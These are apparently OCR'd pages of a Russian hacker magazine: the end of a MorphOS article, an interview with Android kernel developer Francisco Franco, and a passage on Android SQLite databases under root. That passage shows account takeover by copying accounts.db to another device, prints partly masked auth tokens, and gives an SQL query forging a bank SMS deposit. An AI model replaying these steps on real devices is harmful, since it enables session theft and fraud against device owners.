Первым «боксом», разработанным небольшим (двадцать человек) коллективом MorphOS, стал A-Box — среда, в которой (ну конечно же) выполняются приложения классической AmigaOS. В более продвинутой «коробочке» Q-Box, работа над которой активно ведется в настоящее время, будет возможен запуск портов программ для Амиги, OS X и FreeBSD, разработанных для PowerPC.

Конечно, может возникнуть подозрение, что проекты, подобные AROS и MorphOS, — лишь ностальгические игры повзрослевших мальчишек, для которых Amiga в свое время была целым миром. Попытка удержать его путем реинкарнации — не более чем развлечение. Возможно, так и есть. Но стоит помнить о том, что, стараясь поддержать классику, эти энтузиасты находят и привносят в свои проекты интересные и нестандартные решения. Которые, возможно, перевернут однажды вроде бы незыблемый мир современных операционных систем. Как однажды перевернула их жизнь невероятная AmigaOS. ⌶





УРОКИ ЯДЕРНОЙ ФИЗИКИ




Дмитрий «BRADA» Подкопаев
john.brada.doe@gmail.com


Евгений Зобнин
androidstreet.net

ИНТЕРВЬЮ С ФРАНЦИСКО ФРАНКО, СОЗДАТЕЛЕМ КАСТОМНОГО ANDROID-ЯДРА FRANCO.KERNEL

Франциско Франко (Francisco Franco) — весьма уважаемый в узких кругах Android-разработчик, известный в первую очередь как создатель кастомного ядра franco.kernel для смартфонов линейки Nexus и превосходного приложения для управления настройками ядра FKUpdater. В перерывах между кодингом ядра Франко занимается и кучей других проектов, поэтому его не так-то легко поймать, но нам он все-таки уделил время и ответил на несколько вопросов.



FKUpdater: обновляем ядро




Менеджер CPU и GPU


ВМЕСТО ВВЕДЕНИЯ

Для тех, кто не в теме: кастомное ядро — это модифицированное Linux-ядро для Android-аппаратов с набором различных изменений, касающихся оптимизации, разлочки механизмов разгона и андервольтинга, поддержки дополнительных файловых систем и так далее. Обо всем этом мы уже во всех подробностях писали в журнале (статья «Операция на сердце») и, кстати, упоминали franco.kernel.

Настройки алгоритма управления частотой CPU



Настройки ядра



Ядро Франко по праву считается одним из лучших, и, кроме официальных версий для Nexus, его можно найти и для многих других устройств. По сравнению с ядрами от других разработчиков, немалое количество из которых, кстати говоря, не обладают особыми знаниями в дизайне ядра, franco.kernel отличается простотой и ориентированностью не на функционал, а на стабильность, скорость и экономию энергии. По этой причине, а также благодаря наличию превосходного инструмента настройки ядра franco.kernel заслужило большую любовь среди пользователей и среди владельцев устройств Nexus считается эталоном.

Мы задали Франко несколько вопросов, которые прольют свет на его философию разработки, на то, какие изменения и зачем он вносит в ядро, как он к этому пришел и на то, чего нам следует и не следует ждать от его ядра. Приятного чтения.

Привет. Для начала не мог бы ты назвать топ-5 особенностей своего ядра, ради которых пользователю вообще стоит устанавливать его?

1. Держит батарею лучше, чем сток.
2. Работает из коробки и не требует каких-либо дополнительных настроек. Ты просто прошиваешь ядро и забываешь о нем.
3. Возможность тонкой калибровки дисплея.
4. Дополнительные твики для увеличения качества и громкости звука.
5. В ядре нет спорного и нестабильного кода.

Расскажи немного о себе и о том, почему ты начал пилить свое ядро.

Я из Португалии. Один год я учился на айтишника в Лиссабонском университете, но бросил, чтобы посвятить себя разработке для Android.

Занимаюсь я не только личными инди-разработками: семь месяцев проработал в Силиконовой долине в стартапе CloudCar, стоявшем у истоков Android Auto, с января 2014 года консультирую португальский стартап и с этой командой был пару месяцев в Сан-Франциско в середине 2014 года.

Увлечение архитектурой ядра, Linux и шелл-скриптингом пришло во время учебы. Примерно тогда же я купил свой первый смартфон на Android — LG P500. Его производительность мне показалась слишком низкой, поэтому я решил поиграть с настройками /sys и /proc, чтобы подкорректировать некоторые параметры ядра.

Это были времена Android 2.2, поэтому производительность все равно оставалась на достаточно низком уровне. Тогда я пошел на кардинальный шаг и переместил кеш Dalvik на RAM-диск, так что приложения стали открываться мгновенно. В результате такого хака понадобилось пересоздавать кеш Dalvik при каждой загрузке аппарата, но оно того стоило. Спустя некоторое время я решил эту проблему, разместив кеш Dalvik на разделе /cache и создав ссылку на него в оперативке.

Вскоре стало ясно, что с помощью простых хаков и скриптов далеко не уедешь, и я задумал скомпи-

Я стараюсь развивать ядро в сторону продления жизни смартфона от батареи — именно это нужно большинству пользователей

лировать свое ядро, внеся в него некоторые модификации. Поначалу было тяжело, Linux-ядро очень сложное и комплексное, поэтому понять его исходники без какой-либо подготовки чрезвычайно сложно, и в то время я делал просто колоссальное количество ошибочных правок. Однако со временем удалось разобраться.

С помощью пожертвований мне удалось собрать деньги на смартфон Huawei X5. Это был мой первый опыт работы с чипом Qualcomm high end уровня, и мне удалось разогнать его с 800 до безумных 2000 МГц. Пожертвования от пользователей продолжали поступать, поэтому в скором времени я приобрел Nexus S, а позже — Galaxy Nexus. Как раз в это время я выложил в маркет FKUpdater. Приложение хорошо продавалось, поэтому вскоре необходимость в сборе денег пропала и я начал самостоятельно финансировать мое увлечение.

Какие функции ты добавляешь в ядро и почему?


Я меняю очень много параметров, но обычно стараюсь больше работать над алгоритмом управления частотой процессора (governor) и поведением отдельных ядер (когда следует их включать и отключать). Я стараюсь развивать ядро в сторону продления жизни смартфона от батареи — именно это нужно большинству пользователей. Также я реализовал механизм калибровки дисплея (цвета, гамма), настройки громкости наушников и некоторые другие функции.

В качестве примера того, что я обычно делаю, приведу Nexus 6. Стоковое ядро этого смартфона имеет функцию резкого повышения частоты процессора до 1,5 ГГц сразу после того, как ты коснешься экрана. Эта функция обеспечивает лучшую отзывчивость смартфона, однако реализована она не совсем удачно. Частота задирается на целых три секунды, и в результате во время использования смартфона все четыре ядра постоянно находятся онлайн на высокой частоте. Как следствие — повышенный расход батареи.


Что сделал я? Во-первых, поменял алгоритм управления частотой с Interactive на Conservative и установил период опроса процессора в 10 мс (0,01 с), что позволило реагировать на изменение нагрузки намного быстрее. Плюс я изменил функцию повышения частоты при касании, увеличив максимальную частоту до 1,7 ГГц, но серьезно снизил время действия этой функции, всего до 40 мс (0,04 с). Так как алгоритм энергосбережения начал реагировать на изменение нагрузки намного быстрее, 40 мс оказалось вполне достаточно, чтобы интерфейс успел отрисовать картинку (при 60 кадрах в секунду отрисовка одного кадра занимает всего 16 мс).

Также я написал собственный драйвер, который контролирует отключение ядер процессора намного эффективнее стокового MPDecision. Этот драйвер используется и в ядрах для других устройств.

То есть ты считаешь, что лучше использовать алгоритм Conservative?



Я написал собственный драйвер, который контролирует отключение ядер процессора намного эффективнее стокового MPDecision



Interactive или Conservative. Первый очень хорошо себя зарекомендовал, и, кроме Google, его развитием занимается Qualcomm (он используется по умолчанию со времен Snapdragon 805). С другой стороны, мне очень нравится, как ведет себя Conservative, он более честен, чем Ondemand, и может быть настроен практически для всех сценариев применения.

А что ты скажешь про InteractiveX, который используется в leanKernel, и другие алгоритмы?

InteractiveX — это обычный Interactive с ограничением максимальной частоты процессора на время сна устройства (когда экран выключен). Что касается других алгоритмов — на самом деле большинство из них созданы «случайными разработчиками», и это не что иное, как копи-паст Interactive или Ondemand с изменением нескольких значений и имени. Я не говорю, что это относится ко всем из них, но ко многим.

Отойдем немного от энергосбережения и поговорим о другой функциональности. Много ли функций появилось в ядре в результате запросов пользователей?

На самом деле не очень. Я следую моим собственным идеям. Но если кто-то сможет меня убедить, что функция X или Y хороша для ядра, то я ее добавлю.

Существует ли функциональность, которая есть в других ядрах, но никогда не появится в твоем? Почему?

Да, например такие вещи, как doubleTapToWake (пробуждение устройства с помощью двойного касания экрана. — Прим. ред.) или любое другое изменение/драйвер с реализацией функционала, который без соответствующей поддержки в железе приводит к повышенному расходу батареи. Единственные устройства, поддерживающие функцию doubleTapToWake на уровне железа, — это One Plus One и Nexus 6, и только для этих устройств я реализовал соответствующий функционал (точнее, он уже был реализован в стоке).

Кроме того, я не люблю добавлять код, который не был одобрен командой разработчиков Linux. Существует много так называемых «разработчиков», которые интегрируют в ядро рандомный код, найденный непонятно где.

Большинство алгоритмов управления частотой процессора созданы «случайными разработчиками», и это не что иное, как копи-паст Interactive или Ondemand

Почему ты не выпускаешь ядра для CyanogenMod?

У меня нет проблем с CM, но иногда они вносят изменения в стоковое ядро, и поэтому необходимо делать два разных ядра, а у меня нет ни времени, ни терпения работать сразу над двумя версиями. Например, если говорить о Nexus 7 2012 года, а также Nexus 5 и 6, то мое ядро подходит и для стока, и для CM. Но оно не подойдет для Nexus 4 и Nexus 7 2013 года, работающих на CyanogenMod.

А почему вообще для разных прошивок и версий Android нужны разные ядра? В чем конкретно проблема?

Потому что userspace-библиотеки, работающие с ядром, могут изменяться от одной версии Android к другой и соответствующие изменения должны быть внесены и в ядро (чаще всего в драйверы).

Например, есть такая штука, как ioctl. Это механизм, с помощью которого код пространства пользователя может общаться с драйверами пространства ядра. А теперь представь, что код управления камерой пытается инициализировать драйвер камеры в ядре, делая несколько вызовов ioctl, но драйвер некоторые из них просто не понимает. Как результат имеем неработающую камеру (и это один из самых простых примеров).

Также часто возникают проблемы с API. Например, код пространства пользователя и пространства ядра может разделять один общий заголовочный файл. В новой версии Android этот файл может измениться и, если ты прошьешь ядро от старой (и, следовательно, несовместимой) версии, что-нибудь обязательно отвалится.

Если говорить о несовместимости стока и других прошивок, таких как CyanogenMod, то хороший пример — это все тот же Nexus 4. Со времен Android 4.3 в CyanogenMod для этого аппарата используется модифицированный HardwareComposer, требующий соответствующих изменений в драйверах, иначе смартфон просто не загрузится или будет отображать на экране артефакты.


Расскажи о каких-нибудь интересных случаях, связанных с разработкой ядра. С каким аппаратом было работать тяжелее всего?

Сегодня я не так часто сталкиваюсь с непредсказуемым поведением ядра в сравнении с тем периодом, когда я начинал. Худшее, что может случиться, — это полная неработоспособность смартфона после внесения изменений. Или GSM-модуль отвалится, а еще круче — случайно отключить первое процессорное ядро и получить фриз всей системы.

Насчет сложного в разработке устройства... хороший вопрос. У меня были сложности с HTC One M8. После сборки и заливки ядра модуль Wi-Fi просто не хотел работать. И дело было даже не в моих правках: OEM-производители просто не хотят идти по пути Google в том, что касается инструментов сборки, версий компиляторов и опций сборки. Это очень напрягает.

Кроме того, у меня были проблемы с Nexus 4, понять код поддержки экрана которого не так-то просто. Возникали некоторые проблемы с чипами Qualcomm в том, что касается увеличения громкости звука.

> *У меня нет желания работать с устройствами, производители которых вынуждают меня ломать загрузчик или ждать, пока они выложат полные и актуальные исходники ядра*



Есть какая-то идея, которую до сих пор не удалось воплотить, или баг, с которым не удалось разобраться?

Несколько дней назад я пытался найти способ обойти баг, из-за которого мой Nexus 6 не останавливает процесс ухода в сон при возникновении прерывания и обрабатывает его только после выхода из сна. Я так и не смог разобраться, в чем проблема.

Почему ты ограничиваешься только устройствами Nexus и OnePlus One? Есть ли планы расширить линейку поддерживаемых устройств?

Потому что мне нужен разблокированный загрузчик и полная история коммитов в код ядра (насколько я знаю, только Google, Motorola и Cyngn хранят и открывают полные логи). У меня нет желания работать с устройствами, производители которых вынуждают меня ломать загрузчик или ждать, пока они выложат полные и актуальные исходники ядра.

Что нам ждать в будущем от твоего ядра?

У меня нет каких-то определенных планов, но я всегда ищу способы продления жизни устройства от батареи.

Ты следишь за разработчиками других кастомных ядер? Заимствуешь у кого-то код?

Нет, ни за кем не слежу, но часто болтаю с Imoseyon (разработчик кастомного ядра leanKernel, идейно близкого franco.kernel. — Прим. ред.) и обсуждаю с ним идеи и наработки. Иногда просматриваю CodeAurora (официальный репозиторий кода ядер для чипсетов Qualcomm. — Прим. ред.) и беру оттуда патчи с фиксами.

Были ли проблемы с публикацией FKUpdater в Google Play?

Нет, у меня никогда не было никаких проблем с FKUpdater. На самом деле это было первое приложение в маркете, обладающее таким набором функций по состоянию на декабрь 2011 года. Через некоторое время многие другие «разработчики» также пошли по этому пути и выпустили приложения для своих ядер. Однако ни одно из них не сравнится с FKUpdater в том, что касается удобства, дизайна и функциональности.

Спасибо за ответы. Желаем успехов в развитии ядра и твоих приложений.

Вам спасибо.



ПРИЛОЖЕНИЯ ФРАНКО В GOOGLE PLAY

Кроме FKUpdater, в маркете можно найти и несколько других не менее интересных приложений за авторством Франко:

- **Peek** — приложение, эмулирующее функцию Active Display в смартфонах Motorola. Суть работы: если экран смартфона выключен, пришедшее уведомление включит его, а затем покажет текст и подробности уведомления;
- **Per-App Modes** — позволяет настроить профили производительности для отдельно взятых приложений. С помощью этого приложения, в частности, можно залочить процессор и GPU на максимальной частоте при запуске игр и тяжелого софта или, наоборот, выставить минимально возможную частоту работы процессора и самый консервативный режим энергосбережения при чтении книги. Не требует root и работает на любом устройстве;
- **Servicely** — уничтожитель вредных сервисных процессов. Суть приложения крайне проста — ты устанавливаешь Servicely, активируешь его и выбираешь те приложения, которые любят жрать батарею не по делу (например, постоянно обновлять свое состояние через сеть). Servicely просыпается каждую минуту и убивает все сервисные процессы этого приложения. Не стоит путать приложение с таск-киллерами, которые убивают все приложение целиком;
- **Nexus Display Control** — приложение для тюнинга драйвера дисплея с целью изменения цветовой температуры, интенсивности RGB и гаммы. Работает только на Galaxy Nexus, Nexus 4 и Nexus 5. Требует кастомное ядро (не обязательно franco.kernel);
- **Simple Reboot** — простое приложение для выполнения разных вариантов перезагрузки (recovery, bootloader, etc.);
- **Simple CPU Monitor Extension** — плагин для виджета DashClock, информирующий о текущих настройках энергосбережения процессора.



SQLITE ПОД МИКРОСКОПОМ

ЧТО МОЖНО СДЕЛАТЬ С СИСТЕМОЙ С ПОМОЩЬЮ ПРАВ ROOT И РЕДАКТОРА БАЗ ДАННЫХ

SQLite — очень популярное решение для хранения данных, и операционная система Android не исключение. Сама система и многие программы используют для хранения информации базы данных — файлы с расширением db. Какие именно данные содержатся в базах, как их посмотреть, что с ними можно сделать и чем это грозит устройству с правами суперпользователя — обо всем этом я расскажу в статье.

Andy Frith@shutterstock.com

РАБОТА С БАЗАМИ

Для работы с базами существует немало различного софта как для компа, так и для Android-устройств. Базы приложений обычно находятся по пути /data/data/НАЗВАНИЕ_ПАКЕТА_ПРИЛОЖЕНИЯ/databases. Узнать название пакета интересующего приложения можно зайдя в «Настройки → Приложения → Все» и выбрав нужное (откроется вкладка «О приложении») или в адресной строке браузера на странице приложения в Play Market.

Чтобы попасть в сам каталог /data/data, необходимы права суперпользователя, а с просмотром содержимого отлично справится Root Explorer. Для более удобной работы, а также для редактирования баз на устройстве можно использовать, например, SQLite Debugger (goo.gl/W4Euvp), а на компе — DB Browser for SQLite (sqlitebrowser.org). Для работы с базами также необходим установленный BusyBox с апплетом sqlite3. Все манипуляции в статье проводятся на Nexus 5 с прошивкой 5.1. Доступные для просмотра и редактирования базы, разбитые по соответствующим программам, на устройстве можно посмотреть в той же программе SQLite Debugger, нажав на главном экране меню App. Так чем же могут быть полезны базы в первую очередь тебе и что может украсть злоумышленник? Попробуем разобраться.



Дмитрий «BRADA» Подкопаев
john.brada.doe@gmail.com

accounts.db

Находится в /data/system/ или /data/system/users/0 в зависимости от версии прошивки и содержит данные обо всех аккаунтах, зарегистрированных на устройстве. Как видно на скриншоте «Структура accounts.db» в таблице account, к моему устройству привязано пятнадцать аккаунтов различных программ. Почти для всех указаны логины, для части есть пароли (на рисунке часть удалена) в зашифрованном виде.

В таблице authtokens содержатся токены авторизации от приложений, всех сервисов Google, GMS и других приложений. На вкладке extras — дополнительные ключи и значения, такие как GoogleUserId и список подключенных приложений/сервисов. У меня их около пятидесяти, включая Talk, YouTube, URL shortener, Wallet.

Не скажу, может ли злоумышленник расшифровать пароли из базы, но получить доступ к сервисам можно, просто подкинув базу на другое устройство. Попробуем провести такой эксперимент. Возьмем базу со смартфона Nexus 5 и планшет Nexus 7 с чистой системой (свежеустановленная 5.1 через flash-all.bat с ключом -w, затем root). После загрузки чистой системы нажимаем «Пропустить» при запросе добавления аккаунта, далее устанавливаем весь софт, прописанный в accounts.db (WhatsApp официально не поддерживает работу на планшетах, поэтому качаем APK с варезников или 1mobile.com). Далее скидываем базу со смартфона, помещаем в каталог /data/system/users/0 на планшете и перезагружаемся.

После загрузки видим, что на вкладке «Настройки → Аккаунты» появился наш аккаунт Google и дал нам полный доступ ко всем связанным программам. Почта, с помощью которой можно поменять пароль от аккаунта, все контакты с номерами телефонов, Google+, фотографии, файлы Google Drive, заметки, сохраненные авторизации в мобильном Хроме и так далее. Единственный неприятный момент — нерабочий Play Market, который выдает: «Ошибка при получении данных с сервера rpc:s-7:aec-7». Погуглив текст ошибки, можно легко все реанимировать.

Остальные приложения вели себя по-разному:

- **Viber** — базы ему недостаточно, открывается на странице ввода телефона;
- **Facebook** — показал логин на экране авторизации, но пароль оказался пустым;
- **WhatsApp** — также предлагает ввести номер телефона;
- **ICQ** — подставляет номер телефона, после чего отсылает код на телефон;
- **LinkedIn** и **ВКонтакте** — открывают стартовую страницу с запросом на авторизацию;
- **Pebble** — после коннекта с часами автоматом зацепил аккаунт и добавил в локер все установленные программы;
- **Dropbox** — нормально заработал и показал все файлы;
- **Яндекс.Почта** — загрузилась и показала все письма.

К слову, это был корпоративный ящик, хостящийся у Яндекса.



Структура accounts.db



Токены авторизации в accounts.db

Вывод: к последним трем программам легко получить доступ, если увести данные из accounts.db или саму базу.


mmssms.db

А вот и вся наша СМС-переписка. Находится она по пути /data/data/com.android.providers.telephony/databases/. Попробуем что-либо поменять. Для примера возьмем СМС с номера 900 — это информатор Сбербанка. На скриншоте «СМС от Сбербанка до и после вмешательства в mmssms.db» слева, последнее сообщение: «ECMC6844 02.05.15 12:49 покупка 450р 210009 KARI Баланс: 3281.16р». Поменяем его на более интересное сообщение, показанное справа. Для этого открываем базу на устройстве в SQLite Debugger. Нас интересует таблица sms. Выделим необходимые поля запросом:


```
> SELECT _id, thread_id, address, date,↵
  body FROM sms WHERE address = 900
```

Программа имеет тач-ориентированный интерфейс, и сами команды можно не писать вручную. Они подставляются автоматически после вызова меню долгим тапом на значении или после нажатия на соответствующее слово в верхней строке. Команды показаны для удобства использования в дальнейшем (например, при работе с консолью или вызове скриптов Таскером).


Итак, нажав на кнопку SELECT и отметив галочками нужные нам поля, получим таблицу, содержащую номер записи, номер ветки разговора, номер отправителя, дату в UNIX time



	_id	name	type	password	previous_name
1	1	john.brada.doe@gmail.com	com.google	oauth2rt_1/36 x3ghsG...	NULL
2	2	+79278	com.viber.voip.account	2283604db94 71270...	NULL
3	3	playa	com.getpebble.android	mockpass	NULL
4	4	playa	com.dropbox.android.account	NULL	NULL
5	6	brada	com.facebook.auth.login	NULL	NULL
6	7	WhatsApp	com.whatsapp	NULL	NULL
7	10	79278	com.icq.mobile.client		NULL
8	12	sync	cyngn.gallery	NULL	NULL
9	13	pde	com.linkedin.android	NULL	NULL
10	14	Дмитрий Подкопаев	com.vkontakte.account	NULL	NULL
11	15	pde	com.yandex.passport	7aa0c9c53abf40658	NULL



	_id	ount	type	authtoken
16	43	1	com.google.android.gms:38918: 5788:android	DQAAAA 2lcMM...
17	47	1	com.google.android.gms:38918 5788:androidmarket	DQAAAA I2QBQ...
18	48	1	com.google.android.apps.plus:38918 5788:oauth2:https://www.googleapis.com/auth/gcm	ya29.Mg 54D3oe...
19	54	1	com.android.chrome:38918 5788:oauth2:https://www.google.com/accounts/OAuthLogin	ya29.Mg GN_Twn...
20	57	1	com.joaomgcd.autoremote:bfd7: :b447:oauth2:https://www.googleapis.com/auth/drive htt...	ya29.Mg Za8_zkl...
21	65	3	com.getpebble	3c306e b448ee...
22	71	1	com.koushikdutta.backup:e7af 74df:oauth2:https://www.googleapis.com/auth/drive.file ht...	ya29.Mg B2bHTq...
23	125	1	com.google.android.gms:38918 5788:oauth2:https://www.googleapis.com/auth/social.userl...	ya29.Mg NSwkF4...
24	154	1	com.android.chrome:38918: 5788:oauth2:https://www.googleapis.com/auth/cloudprint	ya29.Mw tNRYO1...
25	162	1	com.google.android.gms:38918 5788:mail	DQAAAA IHV17G...
26	177	1	com.joaomgcd.autoremote:bfd7: cb447:oauth2:https://www.googleapis.com/auth/plus.logi...	ya29.Mw 504akR...
27	212	1	com.google.android.apps.fitness:24bb24 3a600:oauth2:https://www.googleapis.com/auth/fit...	ya29.Mw zZubuC...
28	258	1	com.google.android.apps.docs:38918 5788:oauth2:https://www.googleapis.com/auth/drive	ya29.NAF GpyJ3R...



СМС от Сбербанка до и после вмешательства в mmssms.db

и собственно текст СМС (см. нижний скриншот «Изменяем значения в базе mmssms.db»). Долгий тап на последней записи. Программа предлагает на выбор несколько действий. Выбираем действие Update value. Вводим необходимый нам текст сообщения. По аналогии с предыдущими СМС сделаем себе зачисление денег на счет через банкомат. Изменим текст на «ECMC6844 05.05.15 10:18 зачисление 1000000р ATM 367700 Баланс: 1003731.16р». Сам запрос будет выглядеть таким образом:

```
> UPDATE sms SET body = 'ECMC6844 05.05.15↵
  10:18 зачисление 1000000р ATM 367700 Баланс:↵
  1003731.16р' WHERE _id = 196
```

